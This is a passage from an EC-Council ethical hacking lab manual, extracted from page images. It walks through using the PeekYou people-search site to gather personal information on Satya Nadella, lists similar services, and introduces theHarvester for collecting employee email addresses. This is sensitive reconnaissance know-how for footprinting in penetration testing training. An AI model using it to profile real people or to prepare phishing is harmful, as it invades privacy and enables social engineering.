
Note: Here, we are gathering information about **Satya Nadella** from **Microsoft** company.

1. In the **Windows 11** virtual machine, launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://www.peekyou.com** and press **Enter**.

   Note: If you choose to use another web browser, the screenshots will differ.

2. **PeekYou** page appears, as shown in the screenshot.


   Note: If cookie pop-up appears at the lower section of the browser, click **I agree**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


3. In the **First Name** and **Last Name** fields, type **Satya** and **Nadella**, respectively. In the **Location** drop-down box, select **Washington, DC**. Then, click the **Search** icon.

   Note: The list of location might differ in your lab environment.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The people search begins, and the best matches for the provided search parameters will be displayed.
5. The result shows information such as public records, background details, email addresses, contact information, address history, etc. This information helps attackers to perform phishing, social engineering, and other types of attacks.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. You can further click on **View Full Report** hyperlink to view detailed information about the person.

   Note: After you click on any result, you will be redirected to a different website and it will take some time to load the information about the person.

7. Scroll down to view the entire information about the person.



8. This concludes the demonstration of gathering personal information using the PeekYou online people search service.
9. You can also use Spokeo (https://www.spokeo.com), **pipl** (https://pipl.com), **Intelius** (https://www.intelius.com), **BeenVerified** (https://www.beenverified.com), etc., people search services to gather personal information of key employees in the target organization.
10. Close all open windows and document all the acquired information.

Task 3: Gather an Email List using theHarvester

Emails are messaging sources that are crucial for performing information exchange. Email ID is considered by most people as the personal identification of employees or organizations. Thus, gathering the email IDs of critical personnel is one of the key tasks of ethical hackers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

theHarvester: This tool gathers emails, subdomains, hosts, employee names, open ports, and banners from different public sources such as search engines, PGP key servers, and the SHODAN computer database as well as uses Google, Bing, SHODAN, etc. to extract valuable information from the target domain. This tool is intended to help ethical hackers and pen testers in the early stages of the security assessment to understand the organization's footprint on the Internet. It is also useful for anyone who wants to know what organizational information is visible to an attacker.

